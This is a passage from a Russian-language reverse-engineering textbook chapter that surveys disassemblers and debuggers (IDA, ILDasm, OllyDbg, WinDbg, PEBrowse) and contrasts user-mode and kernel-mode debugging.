


Рисунок 4.3. Блок-схема функции, созданная IDA.

IDA умеет строить межфункциональные диаграммы, показывающие, какие функции вызывают определённый API или внутреннюю функцию. На рис. 4.4 представлен граф вызовов, наглядно отображающий поток кода в части загруженной программы; полный граф оказался слишком велик, чтобы поместиться на странице. На графе показаны внутренние подпрограммы и связи между ними. Стрелки, выходящие из подпрограммы, обозначают выполняемые ею вызовы функций. Стрелки, направленные к подпрограмме, показывают, какие части программы вызывают её. Тем же способом граф отображает использование внешних API: некоторые прямоугольники имеют более светлый цвет и содержат имена API, а по соединяющим стрелкам можно определить, откуда в программе вызываются эти API. Для некоторых API приводится даже краткое текстовое описание!

В IDA также есть множество небольших функций, делающих работу с ней очень удобной, например подсветка всех вхождений выбранного в данный момент операнда. Если щёлкнуть слово EAX в инструкции, на текущей странице дизассемблированного кода будут подсвечены все ссылки на EAX. Это значительно упрощает чтение дизассемблированных листингов и понимание движения данных в коде.




Рисунок 4.4. Созданный IDA внутрипрограммный граф вызовов, который показывает связи внутренних подпрограмм и то, какие API вызывает каждая из них.

ILDasm

ILDasm - дизассемблер для Microsoft Intermediate Language (MSIL), низкоуровневого языка, похожего на ассемблер и применяемого в программах .NET. Он упомянут здесь потому, что в этой книге также рассматривается реверс-инжиниринг .NET, а ILDasm является одним из основных инструментов для такой работы.

На рис. 4.5 показано обычное представление ILDasm. Слева находится отображаемая ILDasm структура классов текущей программы и их внутренних элементов. Справа приведён дизассемблированный листинг одной из функций. Разумеется, этот язык ассемблера отличается от рассматривавшегося до сих пор IA-32: перед нами MSIL. Он будет подробно описан в главе 12. Обратите внимание на довольно загадочные имена функций и классов, показанные ILDasm. Причина в том, что дизассемблируемая программа была обфусцирована средством DotFuscator компании PreEmptive Solutions.




Рисунок 4.5. Снимок ILDasm, дизассемблера Microsoft для промежуточного языка .NET.

Отладчики

Главное назначение отладчиков - помогать разработчикам программ находить и исправлять ошибки, однако их можно использовать и как мощные инструменты реверс-инжиниринга. Большинство отладчиков машинного кода в той или иной форме поддерживают пошаговое исполнение кода на языке ассемблера, когда исходный код недоступен. Отладчики с таким режимом работы являются превосходными инструментами реверс-инжиниринга; некоторые из них с самого начала проектировались именно для отладки на уровне языка ассемблера.

Идея состоит в том, что отладчик показывает дизассемблированное представление исполняемой в данный момент функции и позволяет пользователю пошагово проходить по коду, наблюдая действия программы на каждой строке. Во время пошагового исполнения отладчик обычно отображает состояние регистров ЦП и дамп памяти, как правило с активной в данный момент областью стека. Ниже перечислены основные возможности отладчика, необходимые специалисту по реверс-инжинирингу.

• **Мощный дизассемблер.** По очевидным причинам это обязательная возможность хорошего отладчика для реверс-инжиниринга. Крайне важно ясно видеть код и перекрёстные ссылки, которые показывают, куда ведёт каждая ветвь и откуда вызывается определённая инструкция. Необходимо также вручную управлять эвристическими правилами распознавания данных и кода на случай, если они ошибочно примут код за данные или наоборот. Неоднозначности кода и данных в дизассемблерах рассматривались в разделе о дизассемблерах этой главы.
• **Программные и аппаратные точки останова.** Точки останова - основная возможность отладки, без которой не существует ни одного отладчика, однако важно уметь устанавливать как программные, так и аппаратные точки. Программные точки останова представляют собой инструкции, которые отладчик во время выполнения добавляет в код программы. Дойдя до такой инструкции, процессор приостанавливает исполнение программы и передаёт управление отладчику. Аппаратные точки останова - специальная возможность ЦП, позволяющая процессору приостановить исполнение при обращении к определённому адресу памяти и передать управление отладчику. Для реверс-инжиниринга это особенно мощный инструмент, поскольку он способен значительно упростить отображение и расшифровку структур данных программы. Достаточно найти интересующую структуру и установить аппаратные точки останова на определённые важные области внутри неё. Эти точки выявят участки кода, которые отвечают за изменение соответствующей структуры данных.
• **Просмотр регистров и памяти.** Хороший отладчик для реверс-инжиниринга должен наглядно отображать важные регистры ЦП и системную память. Полезен также постоянно обновляемый вид стека, включающий как интерпретацию содержимого отладчиком, так и исходное представление данных.
• **Сведения о процессе.** Во время отладки очень полезна подробная информация о процессе. В эту категорию можно включить бесконечное множество возможностей, но самые основные из них - списки загруженных в данный момент исполняемых модулей и работающих потоков, а также дампы стека и регистров каждого потока.

Отладчики с мощными дизассемблерами встречаются нечасто, однако именно они обычно оказываются лучшими инструментами реверс-инжиниринга, поскольку сочетают достоинства обоих миров. Вы получаете хорошо читаемое, подробное представление кода и можете удобно проходить его по шагам, наблюдая, что происходит на каждом из них, какие данные код получает на входе и какие создаёт на выходе.

В современных операционных системах отладчики можно приблизительно разделить на два совершенно разных вида: отладчики пользовательского режима и режима ядра. Первые являются более традиционными и обычно используются разработчиками программ. Как следует из названия, они работают как обычные приложения в пользовательском режиме и могут отлаживать только обычные приложения пользовательского режима. Отладчики режима ядра намного мощнее: они предоставляют неограниченное управление целевой системой и полное представление обо всём происходящем независимо от того, выполняется ли код приложения или операционной системы.

В следующих разделах описаны преимущества и недостатки отладчиков пользовательского режима и режима ядра, а также дан обзор наиболее популярных инструментов каждой категории.

Отладчики пользовательского режима

Если вы когда-либо пользовались отладчиком, скорее всего, это был отладчик пользовательского режима. Такие отладчики являются обычными приложениями, которые присоединяются к другому процессу, то есть отлаживаемой программе, и получают над ним полный контроль. Их преимущество состоит в предельной простоте настройки и применения: в отличие от отладчиков режима ядра, это всего лишь ещё одна работающая в системе программа.

Недостаток состоит в том, что отладчик пользовательского режима способен наблюдать только один процесс и только код пользовательского режима внутри него. Ограничение одним процессом означает, что нужно точно знать, какой процесс вы хотите исследовать. Это может показаться мелочью, однако порой всё не так просто. Например, встречаются программы из нескольких каким-либо образом связанных процессов. В таком случае может быть неизвестно, какой именно процесс выполняет интересующий код.

Ограничение кодом пользовательского режима обычно не создаёт проблем, если только отлаживаемый продукт не содержит собственных компонентов режима ядра, например драйверов устройств. Когда программа полностью реализована в пользовательском режиме, как правило, нет настоящей необходимости входить в код операционной системы, работающий в ядре.

Кроме этих ограничений, некоторые отладчики пользовательского режима не способны отлаживать программу до того, как исполнение достигнет точки входа основного исполняемого файла, обычно обратного вызова `WinMain` файла `.exe`. Иногда это создаёт проблему, потому что до данного момента система выполняет значительный объём кода пользовательского режима, включая вызов обратной функции `DllMain` каждой DLL, статически связанной с исполняемым файлом.

В следующих разделах представлены несколько отладчиков пользовательского режима, хорошо подходящих для реверс-инжиниринга.

OllyDbg

Для специалиста по реверс-инжинирингу OllyDbg, созданный Олегом Ющуком (Oleh Yuschuk), вероятно, является лучшим отладчиком пользовательского режима, хотя выбор в этой категории, признаться, невелик. Прелесть Olly состоит в том, что он, судя по всему, с самого начала проектировался как инструмент реверс-инжиниринга и потому снабжён очень мощным встроенным дизассемблером. Я видел немало начинающих, которые делали первые шаги в реверс-инжиниринге со сложными инструментами наподобие Numega SoftICE. На деле, если вы не собираетесь исследовать код режима ядра или наблюдать за системой в целом сразу по нескольким процессам, отладка режима ядра обычно не нужна: OllyDbg более чем достаточно.

Сильнейшая сторона OllyDbg - дизассемблер с мощными возможностями анализа кода. Анализатор OllyDbg способен распознавать циклы, блоки `switch` и другие важные структуры кода. Он показывает имена параметров всех известных функций и API и позволяет искать перекрёстные ссылки между кодом и данными во всех возможных направлениях. Будет справедливо сказать, что среди всех отладчиков, с которыми я работал, Olly обладает лучшими возможностями дизассемблирования, за исключением отладчика IDA Pro; сюда входят и тяжеловесные средства, работающие в режиме ядра.

Помимо мощного дизассемблирования OllyDbg предоставляет множество представлений: списки импорта и экспорта модулей, перечень окон и других объектов, принадлежащих отлаживаемой программе, текущую цепочку обработчиков исключений и прочее. Он также умеет использовать библиотеки импорта, то есть файлы `.lib`, чтобы правильно именовать происходящие из них функции.

OllyDbg включает встроенный механизм ассемблирования и исправления, за что его особенно любят взломщики защиты. Код на языке ассемблера можно ввести поверх любой области программы, а затем при необходимости записать изменения обратно в исполняемый файл. Кроме того, OllyDbg может сохранять список исправлений, внесённых в конкретную программу, и применять некоторые или все исправления по мере надобности во время отладки.

На рис. 4.6 показан обычный экран OllyDbg. Обратите внимание на список имён NTDLL слева: OllyDbg отображает не только импорт и экспорт, но и внутренние имена, если доступны символы. В нижней левой области представлен список дескрипторов, открытых в процессе.

OllyDbg - превосходный инструмент реверс-инжиниринга, особенно с учётом того, что он распространяется бесплатно и не стоит ни цента. Последнюю версию OllyDbg можно было получить по адресу http://home.t-online.de/home/Ollydbg.

Отладка пользовательского режима в WinDbg

WinDbg - бесплатный отладчик Microsoft, входящий в пакет Debugging Tools for Windows, который предоставлялся по адресу www.microsoft.com/whdc/devtools/debugging/default.mspx. Некоторыми его возможностями можно управлять через графический интерфейс, однако основным пользовательским интерфейсом WinDbg служит несколько неудобная командная строка. Дизассемблер WinDbg довольно ограничен и имеет досадные странности, например не позволяет прокручивать окно дизассемблирования назад.




Рисунок 4.6. Обычный экран OllyDbg.

Неудивительно, что в одном отношении WinDbg непревзойдён и далеко превосходит OllyDbg: в интеграции с операционной системой. В WinDbg имеются мощные расширения, предоставляющие массу сведений о разнообразных внутренних структурах данных системы. В частности, можно получать дампы активных куч пользовательского режима, маркеров безопасности, PEB (Process Environment Block), TEB (Thread Environment Block), текущего состояния системного загрузчика, отвечающего за загрузку и инициализацию исполняемых файлов программ, и многого другого. Помимо расширений WinDbg поддерживает пошаговое прохождение самых ранних стадий инициализации процесса, ещё до инициализации статически связанных DLL. Этим он отличается от OllyDbg, где отладка начинается с `WinMain` основного исполняемого файла, то есть файла `.exe`, запущенного пользователем, после инициализации всех статически связанных DLL. На рис. 4.7 приведён снимок WinDbg. Обратите внимание, что отлаживаемый код является частью загрузчика `NTDLL`, который инициализирует DLL во время запуска процесса; на такое способен не каждый отладчик пользовательского режима.




Рисунок 4.7. Снимок WinDbg, присоединённого к процессу пользовательского режима.

За последние несколько лет WinDbg был значительно улучшен, и новые выпуски с дополнительными возможностями и исправлениями ошибок появлялись регулярно. И всё же при реверс-инжиниринге приложений, не слишком тесно связанных с операционной системой, OllyDbg имеет существенные преимущества. У Olly гораздо лучше пользовательский интерфейс и дизассемблер, а мощные средства анализа кода действительно значительно упрощают реверс-инжиниринг. Оба продукта бесплатны, поэтому цена не имеет значения. Но если вас не интересует именно отладка кода инициализации DLL и не нужны специальные расширения WinDbg, я рекомендую остановиться на OllyDbg.

IDA Pro

Помимо того что IDA Pro является мощным дизассемблером, это ещё и хороший отладчик пользовательского режима, успешно сочетающий выдающийся дизассемблер IDA с надёжными средствами отладки. Лично я не стал бы покупать IDA исключительно ради отладчика, однако сочетание отладчика и высококлассного дизассемблера в одной программе определённо делает IDA швейцарским ножом сообщества реверс-инжиниринга.

PEBrowse Professional Interactive

PEBrowse Professional Interactive - расширенная версия программы PEBrowse Professional для дампа PE, которая рассматривается далее в этой главе, в разделе "Средства дампа исполняемых файлов"; в неё также входит неплохой отладчик. PEBrowse предлагает несколько информативных представлений процесса, в частности подробный вид активных в данный момент куч памяти и выделенных в них блоков.

Помимо дизассемблирования и отладки машинного кода PEBrowse является неплохим отладчиком и дизассемблером промежуточного языка (IL) программ .NET. PEBrowse Professional Interactive можно было бесплатно загрузить по адресу www.smidgeonsoft.com.

Отладчики режима ядра

Отладка режима ядра применяется, когда нужно видеть систему в целом, а не конкретный процесс. В отличие от отладчика пользовательского режима, отладчик режима ядра - не программа, работающая поверх операционной системы, а компонент, который находится рядом с системным ядром и позволяет в любой момент остановить всю систему и наблюдать за ней. Обычно отладчики режима ядра позволяют отлаживать и пользовательский режим, однако иногда это создаёт сложности, поскольку отладчик должен учитывать смену адресного пространства памяти между работающими процессами.

Отладчики режима ядра обычно предназначены для разработчиков уровня ядра: авторов драйверов устройств и различных расширений операционной системы. Но они полезны и в других целях. Для реверс-инжиниринга такие отладчики нередко оказываются чрезвычайно ценными, поскольку дают полное представление о системе и всех работающих процессах. Многие специалисты вообще пользуются исключительно отладчиками ядра независимо от того, исследуют ли они код режима ядра или пользовательского режима. Разумеется, если исследуется код режима ядра, такой отладчик обязателен.

Одно из мощных применений отладчиков режима ядра - установка низкоуровневых точек останова. Когда требуется определить, где именно программа выполняет некоторую операцию, часто устанавливают точку останова на API операционной системы, который обычно вызывается для этой операции. Например, если программа перемещает окно и вы хотите найти отвечающий за это код, можно установить точку останова на системный API перемещения окон. Проблема в том, что для перемещения окон существует немало API, а точный процесс, который двигает окно, может быть неизвестен. Отладчики ядра предлагают прекрасное решение: поставить точку останова на низкоуровневый код операционной системы, отвечающий за перемещение окон. Какой бы API ни использовала программа, в конечном счёте он обязательно дойдёт до этого низкоуровневого системного кода.

К сожалению, отладчики режима ядра часто трудно настраивать, и обычно для них требуется отдельная система, поскольку они нарушают устойчивость операционной системы, к которой

подключены. Кроме того, отладчик ядра приостанавливает всю систему, а не один процесс, поэтому, пока он открыт, система полностью заморожена и ни один поток не выполняется. Из-за этих ограничений я советую устанавливать отладчик режима ядра только после того, как вы убедились, что ни один доступный отладчик пользовательского режима не отвечает вашим потребностям. В обычных сценариях реверс-инжиниринга пользовательского режима отладчик ядра - явное излишество.

Отладка ядра в WinDbg

WinDbg прежде всего является отладчиком режима ядра. Та же программа, которая применяется для отладки пользовательского режима, имеет режим отладки ядра. В отличие от пользовательской отладки, отладка режима ядра в WinDbg выполняется удалённо: графический интерфейс WinDbg работает на отдельной системе, а не на целевой. Целевая система загружается с ключом `/DEBUG`, заданным в конфигурационном файле `boot.ini`, который включает специальный отладочный код внутри ядра Windows. Отлаживаемую и управляющую систему с WinDbg соединяют либо последовательным нуль-модемным кабелем, либо высокоскоростным подключением FireWire (IEEE 1394).

Те же средства отладки режима ядра, которые предлагает WinDbg, доступны через KD - консольную программу, подключающуюся к отлаживаемой системе точно таким же способом. KD предоставляет функциональность, идентичную WinDbg, за исключением графического интерфейса.

С функциональной точки зрения WinDbg довольно гибок. Он хорошо поддерживает получение символьных сведений из файлов символов, включая загрузку символов по требованию с централизованного сервера, а расширения отладчика, как и в пользовательском режиме, делают его весьма мощным. Пользовательский интерфейс сильно ограничен и в основном остаётся по существу командной строкой, потому что очень многие функции доступны только через неё, однако для большинства задач пользоваться им достаточно удобно.

В отладке пользовательского режима WinDbg весьма ограничен: установка пользовательских точек останова почти всегда вызывает проблемы. Серьёзность зависит от версии отлаживаемой операционной системы. В этом отношении старые системы наподобие Windows NT 4.0 были значительно хуже новых, например Windows Server 2003.

Один из недостатков отладки через нуль-модемный кабель - производительность. Максимальная поддерживаемая скорость составляет 115 200 бит в секунду, что совсем не быстро, поэтому передача значительных объёмов информации между ведущей и целевой системами может вызывать заметные задержки. Решение - либо использовать кабель FireWire, который поддерживается только в Windows XP и более новых версиях, либо запустить отлаживаемую систему на виртуальной машине; это рассматривается ниже, в разделе "Отладка ядра на виртуальных машинах".

Как уже говорилось о возможностях пользовательской отладки WinDbg, Microsoft предоставляет программу бесплатно; её можно было загрузить по адресу www.microsoft.com/whdc/devtools/debugging/default.mspx.

На рис. 4.8 показано, как выглядит WinDbg при отладке режима ядра. Обратите внимание, что в окне дизассемблирования справа разбирается код режима ядра из модуля `nt`, то есть `ntoskrnl.exe`, ядра Windows.

